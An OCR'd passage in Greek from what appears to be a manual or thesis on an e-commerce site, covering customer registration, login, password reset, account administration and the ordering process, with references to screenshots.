
3.4 Εισαγωγή νέου πελάτη

Στην αρχική σελίδα του ηλεκτρονικού μας καταστήματος, ο πελάτης θα επιλέξει "ΕΙΣΟΔΟΣ" και θα εμφανιστεί η παρακάτω σελίδα:



Εικόνα 69: Νέος χρήστης, εγγραφή τώρα.


Αν ο πελάτης είναι καινούριος και δεν έχει φτιάξει κάποιο λογαριασμό τότε επιλέγει να "Εγγραφεί Τώρα" και εμφανίζεται η παρακάτω φόρμα.



Εικόνα 70: Φόρμα εγγραφής.

Αφού ο νέος πελάτης συμπληρώσει τα απαραίτητα προσωπικά του στοιχεία, στο τέλος της σελίδας επιλέγει "Εγγραφή" για να αποθηκευτούν οι αλλαγές του.

Τελικώς, εφόσον η εγγραφή έχει γίνει επιτυχώς, εμφανίζεται στον πελάτη η προσωπική του σελίδα η οποία περιέχει τα στοιχεία του πελάτη, τις αγορές του και άλλες προσωπικές πληροφορίες.




Εικόνα 71: Σελίδα χρήστη.

Από τη στιγμή που ο πελάτης έχει δημιουργήσει το δικό του προσωπικό λογαριασμό, για να εισέλθει σε αυτόν επιλέγει "Είσοδος Χρήστη" και στη συνέχεια εισάγει το "Όνομα χρήστη" και τον "Κωδικό" που είχε δώσει κατά την εγγραφή του. Επιλέγοντας "Είσοδο" εισάγεται στον λογαριασμό του και βλέπει όλες τις πληροφορίες σχετικά με αυτόν καθώς και το ιστορικό των παραγγελιών του.


Για να εξέλθει ο πελάτης από το λογαριασμό του, επιλέγει "Έξοδος" και έτσι επιστρέφει στην αρχική σελίδα του καταστήματος.

Επιπλέον, στην περίπτωση που ο πελάτης έχει ξεχάσει τον κωδικό του, επιλέγει το "Ξεχάσατε τον κωδικό" και εμφανίζεται η παρακάτω φόρμα.



Εικόνα 72: Φόρμα επαναφοράς κωδικού χρήστη.

Ο πελάτης εισάγει τη διεύθυνση του ηλεκτρονικού ταχυδρομείου του που είχε συμπληρώσει όταν έκανε τη φόρμα εγγραφής του και ο κωδικός του αποστέλλεται εκεί.




Εικόνα 73: Παράδειγμα ηλεκτρονικού ταχυδρομείου αποστολής για επαναφορά του κωδικού χρήστη.

3.5 Διαχείριση λογαριασμών πελατών

Έστω και αν διαχειριζόμαστε ένα ηλεκτρονικό κατάστημα και απασχολούμαστε κυρίως με τις παραγγελίες, δε θα ήταν εκτός τόπου να γνωρίζουμε τους πελάτες του ηλεκτρονικού μας καταστήματος.

Γενικά, η συνολική διαχείριση των λογαριασμών των πελατών διαμορφώνεται διαμέσου του τμήματος των καταναλωτών. Ακολουθούμε τη διαδρομή: Administration > Site Users > Accounts, και εμφανίζεται η παρακάτω σελίδα:



Εικόνα 74: Διαχείριση λογαριασμών πελατών


Αυτό το τμήμα στο οποίο βρισκόμαστε, μας επιτρέπει να διαχειριστούμε σχετικά με τους λογαριασμούς των χρηστών. Συγκεκριμένα, μπορούμε:

- Να παρακολουθήσουμε τη λίστα που είναι οι εγγεγραμμένοι πελάτες του ηλεκτρονικού μας καταστήματος και επιπρόσθετα να απορρέουμε στις σελίδες με τις λεπτομέρειες κάθε πελάτη.
- Να αναζητήσουμε συγκεκριμένους λογαριασμούς πελατών.
- Να εισάγουμε(import) και να εξάγουμε(export) λογαριασμούς πελατών.
- Να ταξινομούμε λογαριασμούς πελατών, ανάλογα με την ταυτότητα τους, το όνομα εισόδου του χρήστη, την ηλεκτρονική τους διεύθυνση, τον τύπο και την κατάσταση στην οποία βρίσκονται εκείνη τη στιγμή.
- Να προσθέσουμε έναν καινούριο πελάτη, επιλέγοντας “Add New Customer”.
- Να εγκρίνουμε και να αποδοκιμάζουμε διακεκριμένους λογαριασμούς πελατών οποιαδήποτε στιγμή.

- Να διαγράφουμε διακεκριμένους λογαριασμούς πελατών, επιλέγοντας το κουμπί “Remove Selected”.
- Να παρακολουθούμε τα συνολικά στατιστικά εγγραφής που λαμβάνουν μέρος στο ηλεκτρονικό μας κατάστημα.

3.6 Επαναφορά ξεχασμένων κωδικών πελατών

Όπως αναφέραμε προηγουμένως, είναι συχνό φαινόμενο οι πελάτες να ξεχάσουν τον κωδικό τους. Σε αυτήν την περίπτωση, μπορούν οι πελάτες να εισάγουν τη διεύθυνση του ηλεκτρονικού ταχυδρομείου τους που είχαν συμπληρώσει όταν έκαναν τη φόρμα εγγραφής τους και ο κωδικός τους αποστέλλεται εκεί. Τώρα, για να προσαρμόσουμε αυτά τα μηνύματα που αποστέλλονται στους πελάτες για την επαναφορά των κωδικών τους, πρέπει να ακολουθήσουμε τη διαδρομή: Administration > Site Users > Forgotten Passwords.



Εικόνα 75: Επαναφορά ξεχασμένων κωδικών.

Το ηλεκτρονικό μας κατάστημα, μας προσφέρει τη δυνατότητα να επιλέξουμε τη χρήση MD5 κρυπτογράφηση αλγορίθμου για την επαναφορά των κωδικών.

Ωστόσο, θα πρέπει να έχουμε υπόψη μας, ότι με τη χρήση MD5 κρυπτογράφησης, δε θα έχουμε τη δυνατότητα να επαναφέρουμε ακριβώς τον ίδιο κωδικό, λόγω ασφάλειας, αλλά μόνο για να δημιουργήσουμε καινούριο.

3.7 Διαδικασία Παραγγελίας


Για τη διαδικασία παραγγελίας, το πρώτο πράγμα που πρέπει να γίνει, είναι η επιλογή των προϊόντων. Τα προϊόντα, όπως τα έχουμε δημιουργήσει προηγουμένως, είναι χωρισμένα σε κατηγορίες και για το καθένα από αυτά διατίθεται η ανάλογη περιγραφή την οποία έχουμε δώσει.

Σε συγκεκριμένο παράδειγμα, ο πελάτης έχει επιλέξει ως πρώτο προϊόν έναν ηλεκτρονικό υπολογιστή από την κατηγορία Computers.


Εικόνα 76: Επιλογή προϊόντος από τον πελάτη.

Στη συνέχεια, αφού ο πελάτης διαβάσει την περιγραφή του συγκεκριμένου προϊόντος, παρατηρήσει τα σχόλια και τη βαθμολογία άλλων πελατών για αυτό το

προϊόν, επιλέξει την ποσότητα, και αποφασίζει ότι τελικά θα το αγοράσει, επιλέγει το: "Προσθήκη στο Καλάθι".




Εικόνα 77: Προσθήκη προϊόντος στο καλάθι αγορών του πελάτη.




Εικόνα 78: Καλάθι αγορών.

Αν ο πελάτης θέλει να αγοράσει και άλλα προϊόντα τότε επιλέγει “Συνέχεια των αγορών”, αλλιώς επιλέγει “Ολοκλήρωση των αγορών”.

Στη συνέχεια του παραδείγματος μας, ο πελάτης έχει επιλέξει ως δεύτερο προϊόν έναν i-pod από την κατηγορία “Apple i-pods”. Ακολουθεί την ίδια διαδικασία, δηλαδή αφού ο πελάτης διαβάσει την περιγραφή του συγκεκριμένου προϊόντος, παρατηρήσει τα σχόλια και τη βαθμολογία άλλων πελατών για αυτό το προϊόν, επιλέξει την ποσότητα, και αποφασίζει ότι τελικά θα το αγοράσει, επιλέγει το: “Προσθήκη στο Καλάθι”.

